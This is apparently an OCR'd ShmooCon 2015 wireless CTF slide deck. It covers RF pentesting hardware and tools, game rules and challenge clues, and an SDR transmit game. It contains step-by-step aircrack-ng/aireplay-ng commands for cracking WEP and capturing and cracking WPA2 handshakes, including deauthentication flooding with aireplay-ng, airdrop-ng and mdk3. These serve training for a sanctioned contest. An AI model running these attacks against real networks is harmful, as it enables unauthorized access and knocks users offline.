ShmooCon 2015

How to WCTF

RF Pentesting Platforms


- Internet access
  - SmartPhone with USB tether (wifi/BT could be an issue)
- Laptop (MAC or PC)
  - Multi core processor
  - 8 GB ram or more* (16Gb+ optimal)
  - Hard drive space for all necessary apps and VMs
    - SSD is optimal
- External Radios/antennas
  - Internal radios might not give the flexibility/capability
  - Built in antennas may not give flexibility needed
- Power-Supply
  - Enough outlets to power all of your gear

RF Pentesting Distributions

- Pentoo
  - (bare metal, VM or overlay)
- Windows
  - (bare metal or VM)
- OS X with Fusion
  - Other Hosts with VM

RF Pentesting Radios

- Ubertooth One
- TP-Link TL-WN722N
- RTL-SDR
- Alfa Radios
- EnGenius EUB 1200AC
- Rokland N3
- Rosewill N600 UBE
- AirPcapNx
- HackRF Jawbreaker
- SR-71
- WiSpy DBX











Antennas

- Omnidirectional
  - 2, 5, 7, 9 dBi
- Directional
  - Panel
  - Yagi
  - Cantena



RF Pentesting Tools

PGP/GPG
aircrack-ng
airodump-ng
airdrop-ng
kismet-ng
wireshark
tcpdump
nmap

msf
mdk3
reaver
pyrit
hashcat
wifite
fern-wifi-cracker
Smartnet-scanner

gqrx
multimon-ng
gnuradio
osmocom

Testing Your Gear

- Have a repeatable process for validating antennas/setup
  - Hand testing on a fixed known AP
    - jitter.sh (ask we can give it to you
  - Automated testing Kismet (*shootout.rb*)
- Know how different cards, antennas, and combinations work with each platform

Never be surprised by your equipment

Cracking WEP

Lets do it!

Injecting packets

- Most drivers that are capable of monitor mode are capable of some sort of packet injection. Injecting packets involves crafting an 802.11 packet and writing it to a monitor mode interface, which then broadcasts it.
- Unfortunately, Wi-Fi cards are predominantly designed to transmit data frames while associated to a network. While connected to a network, data gets an active acknowledgement from the receiver.
- When transmitting raw packets, there is no such acknowledgement, and sometimes the Wi-Fi card might not even transmit the packet.

Testing packet injection

- Make a monitor mode interface if one isn't there already:

  airmon-zc start wlan1 11

  What is airmon-zc? Good question!
- Find a nearby access point. You can do this using Kismet, or using the simple network display
- tool from Aircrack:

  airodump-ng wlan1mon
- Now quit airodump (control-c) and set the channel to match a network:

  iw dev wlan1mon set channel 1
- Or, use the airmon-zc tool to change the channel:

  airmon-zc start wlan1 1

Now to inject

- aireplay-ng --test -e VICTIM_SSID -a VICTIM_BSSID wlan1mon
  - '--test' tells aireplay-ng to test injection.
  - '-e' specifies the SSID. This should be the advertised name of the network you're testing against. It is case sensitive!
  - '-a' specifies the BSSID, or MAC address, of the network you're testing against. It is *not* case sensitive.
  - 'wlan1mon' is, of course, the monitor mode interface we created.

Cracking WEP

- Terminal 1:
- start logging:
  airodump-ng --channel 1 --w /tmp/aircrack wlan1mon
  - This sets the channel to 1, and writes the Aircrack data to files in /tmp.

Cracking WEP

- Terminal 2:
- aireplay-ng --fakeauth 5 -e VICTIM_SSID wlan1mon
- This performs a fake association every 5 seconds, to a network named VICTIM_SSID (which is case sensitive!), injecting via the wlan1mon interface.

Cracking WEP

- Terminal 3:
  - Looking to find an ARP packet
- start aireplay-ng looking for ARP packets:
  - aireplay-ng --arpreplay -e VICTIM_SSID wlan1mon
  - This tells aireplay to look for ARP packets, from the SSID VICTIM_SSID.

Cracking WEP

- At this point, you may naturally get an ARP packet of a client joining the network. If not, you can help things along.
- To force an ARP, we need to find a victim station on the target network. Looking at the output of airodump, we need to find a client whose BSSID matches the network we want to attack.
- To force a client to reconnect, we basically cause a denial of service. Wi-Fi management frames have no protection, so nothing prevents us from spoofing the access point and telling the client to disconnect.

Cracking WEP

- Terminal 4:
- aireplay-ng --deauth 15 -a MAC_OF_AP -c MAC_OF_CLIENT wlan1mon
- This sends 15 sets of 64 deauth packets, spoofing the address of the access point (the BSSID the client is connected to), targeting the client.
- Make sure to pick a client which is connected to the network,
  - don’t pick yourself!
- At this point, there should be a flood of traffic in the terminal running aireplay-ng --arpreplay, and the terminal running airodump-ng should show a large number of packets.

Cracking WEP

- Terminal 5:
- aircrack-ng /tmp/aircrack-01.cap
- If multiple SSIDs are present in the capture, select the target SSID from the list. After a short time, it should have found a solution.

WEP Cracking Summary

- airodump-ng to log to a cap file
- aireplay-ng --fakeauth to join the victim network
- aireplay-ng --arpreplay to capture and inject ARP frames
- aireplay-ng --deauth to force devices to re-auth and send ARPs
- aircrack-ng /tmp/aircrack-01.cap

WEP Cracking Easier

- There are many tools which are scripted to simplify this process. Now that you know the actual steps involved, explore tools which simplify it, such as ‘wifite’

RF Pentesting Tactics

- Figure out the clues, and think hard. The clues are always obscure and never direct, but will lead you to the answer.
- Make sure you have practiced with all setups in advance.
- Have a process or sequential processes to get through each challenge and follow that process!
- Take really good notes, either on paper or in a text file.
  - I promise it will help.
- Do your recon!!!

Cracking WPA2

Here we go!

Tactic kicking and grabbing

This is a tactic that we use very successfully, which in real life means about 50% of the time… Wireless is hard! ☺

Get the Big Picture

- radio #1
- get the big picture
- airmon-zc start wlanx
- This gives the target network and clients associated airodump-ng wlanx
- Once you have identified the target hone in on target
- airodump-ng wlanx -w <name of file date_channel_BSSID> —channel <channel of target> —output-format pcap —manufacturer —bssid <BSSID Addr> —band <band of target>

Deauth #1

- radio #2
- this will show many other client probes and flush out any additional systems
- airodump-ng wlanx -w pcap1.csv
- airdrop-ng -i wlan5 -t test-01.csv -r rules
- Then Deauth
- airdrop-ng -i wlanxmon –t pcap1.csv -r rules

Deauth #2

- radio #3 make sure you own the air

aireplay--ng --fakeauth -5 --e <VICTIM_SSID> -i wlanxmon

OR

Better yet!

mdk3 wlanx d –s 5 –c 1,6,11 –w <file name of MAC addresses>

Pulling the handshake

- Open pcap in wireshark and filter using EAPOL, some tools will give them to you as well

Cracking WPA2 with Aircrack

- Once this is complete you should have a handshake in the top of the airodump-ng screen
- Use the resulting PCAP file
- cracking wpa2 with aircrack-ng
- aircrack-ng -w wordlist1 -b <BSSID> <filename.ivs>????

Rinse, Lather, Repeat

- This will work 90% of the time, there are things that need to be done when there at WIPS and WIDS

WCTF!

Yet another chance for hands on

ShmooCon 2015 WCTF

WCTF Rules

- You must register with the scoring server (instructions to follow)
- All “Game” BSSID’s are in the context of WCTF#
- Keys will only be scored once per team.
- We log everything and obvious attempts will result in ***subjective*** penalties
  - We are much meaner than you :-p
- Anything that needs to be cracked will be that challenge’s key
  - If the AP is OPEN once connected, scan for interesting ports (80)
    - nmap –p 80 x.x.x.0/24

offense and defense are always in play!

WCTF Scoring

- In order to score, you must have
  - A working copy of GPG or PGP depending on your operating system
  - A valid Public/Private key pair to be used for signing your submissions
  - Access to email/internet (internet is provided AirHeadsWCTF01)
- WCTF Scoring Instructions and PGP Public Key are at:

  http://wctf.us/scoring.html
- The http://wctf.us/flag.sh shell script has been provided to aid in uploading keys
- You will find that it makes it easier/faster to submit your scores

Setting up GPG/PGP

- Verify that you have PGP or GPG installed
  - Type gpg <return> and see if it is installed if not:
    - emerge gpg (Gentoo)
    - apt-get install gpg (Kali, Ubuntu, Debian, etc.)
    - Download and install GPG Keychain Access (OSX)

Setting up GPG/PGP keys

- From the terminal type Gpg –gen-key <return>
  - Select type (use default for WCTF)
  - Select keysize (use 1024 for WCTF)
  - Let the key expire a day after the WCTF is over
  - Type your “WCTF” name
  - Enter a valid email address that you are going to use to submit the flags for the WCTF
  - Enter a passphrase that you will remember
  - Then let the computer work for a few minutes creating entropy (wifi scanning speeds this process)

Register Your Team

http://wctf.us/register.php

Importing WCTF PGP Key

- gpg –import <paste the WCTF pub key> <return>
  - Copy/paste the entire key _only from
    - http://www.wctf.us/scoring.html

To Submit a Flag

- Copy the flag from it's location.
  - It will be either the wireless encryption key
  - A string of random characters found on the target network
  - On a web server on the target network
    - (nmap can be your friend nmap –p x.x.x.0/24
  - Copy the entire string with no breaks or spaces
  - If the key is hex convert to ASCII
- Take the output of key.sh
  - ./flag.sh <flag>
- Copy and paste resulting output of the flag.sh file and email (unencrypted) to: **ctf+shmoocon@wtcf.us**

WCTF Tactics

- Figure out the clues, and think hard. The clues are always obscure and never direct, but will lead you to the answer
- Make sure you have practiced with all setups in advance
- Have a process or sequential processes to get through each challenge and follow that process!
- Take really good notes, either on paper or in a text file, I promise it will help
- Learn about the person running the WCTF. This too will give a lot away.

welcome to the challenges!

Words, Context, Formatting, and Capitalization are all part of the clues

The Game Show

Instructions to follow, this will run Saturday January 17 starting at 1530 and will run till the beer runs out or the flags are captured

Challenge 13

- WCTF13
- Crack me

Challenge 14

- Get the hand shake and use the dict

Challenge 15

- This one is a bit tricky, think an attack at the local starbucks… WCTF15

Challenge 16

- Crack me, and yes they do

Challenge 17

- I think it is good to look towards the mountains, maybe the apless

Challenge 18-20

- Yes there are three foxes!!! 2 real, 1 is negative points, game explained at 0930 Saturday January 17!!!!!!

Challenge 21

- Hide and seek WCTF21, there is a client, and you need to crack the Passphrase!!!! This is not your parents Hide and Seek, this is a decaying flag, First to find gets the most points

- MAC = E8:94:F6:48:74:FA

Challenge 22-29: SDR

- The flag is the center frequency for these flags. Beware of reflections.

Challenge 30-31: SDR

- ALL CAPS, NO PUNCTUATION

Challenge 32-33:SDR

- NAME OF THE PERSON ALL CAPS, NO PUNCTUATION

Challenge 34-35:SDR

- ANOTHER MOVIE THE MAIN CHARACTER WAS IN; META-DATA

Challenge 36:SDR

- A QUESTION, WITH PUNCTUATION IN A FILE YOU DOWNLOAD

Challenge 37:SDR

- THE ANSWER TO THE QUESTION FILE

Challenge 38:SDR

- USE GOOGLE TO FILL IN THE BLANK OF THIS SOPHISTICATED HACKING TOOL

Challenge 39:SDR

- THE NAME OF THIS MOVIE CHARACTER

Challenge 40:SDR

- THE SYSTEM HOSTNAME

Challenge 41:SDR

- THE SYSTEM IP ADDRESS

Challenge 42-43:SDR

- META-DATA FROM THE TRANSMISSION

Challenge 44-46:SDR


- THE TRANSMISSION, ALL CAPS, NO PUNCTIONATION - TRANSMIT BACK

Challenge 47:SDR

- THE NUMBER STATION MUCH AKIN TO THE CUBAN NUMBER STATION. DOWNLOAD, DECRYPT AND EXECUTE

Wireless CTF

- SDR Duck Hunt



How to Play

- Get your hunters license from WCTF Staff
- Find / Get near the “duck”
- Xmit “bang” / “BANG”
- Collect the hash and submit as a flag
  - Looks like below

quack key: ACTBHJ99RYH57ANKQD3/BZ

Challenges

- Limit one “duck” per hour. You can shoot as much as you like, but there will be a new hash every hour.
- Shoot too frequently, and you'll scare away the duck for a period of time
- Licensing
  - Show us your HAM ticket or proof of FCC licensing
  - 20 Hunters licenses granted per day
- The duck is constantly moving

WTF?

- 20 Licenses? Need HAM ticket? I cant play...
  - Yes, you can. Become a poacher.
  - Listen for the duck and collect the hashes hunters submit
  - Submit the hash before they do
  - Remember, it's one hash per hour

Just the Tips

- Make some band pass filters (need caps and resistors)
  - Like putting a choke on your shotgun
- Xmitters
  - Raspberry Pi (you'll want to filter since it generates square waves)
  - Ham Radio
  - Simple FM transmitter
  - HackRF

Example BANG with RTT

```
#!/bin/bash
echo 'bang' | minimodem --tx -f -8 1200 -f /home/pi/
  bang.wav &&
/home/pi/pifm/pifm /home/pi/bang.wav 172.7 48000 && /
  home/pi/pi-shutdown.sh

pi-shutdown.sh
#!/bin/sh
touch /tmp/empty && /home/pi/pifm/pifm /tmp/empty
```

The Duck Sounds

- 172.7 MHz
- Quack
- You done screwed up

SDR FOX

- 130 MHz
- Find the fox.
- Hand on shoulder.
- Ask if they’re the fox.
- Collect passphrase.

Logging

- We will be logging a PCAP of all channels 2.4Ghz – 5Ghz during the CTF
- For a copy of the PCAPs you must register and score at least 10 points
- We will use the email you registered with to send the link to the PCAP to all eligible teams

Thanks to the WCTF Team and sponsors

Mellendick

Anch

Marauder

Terrible

Zero_Chaos

Russ

DaKahuna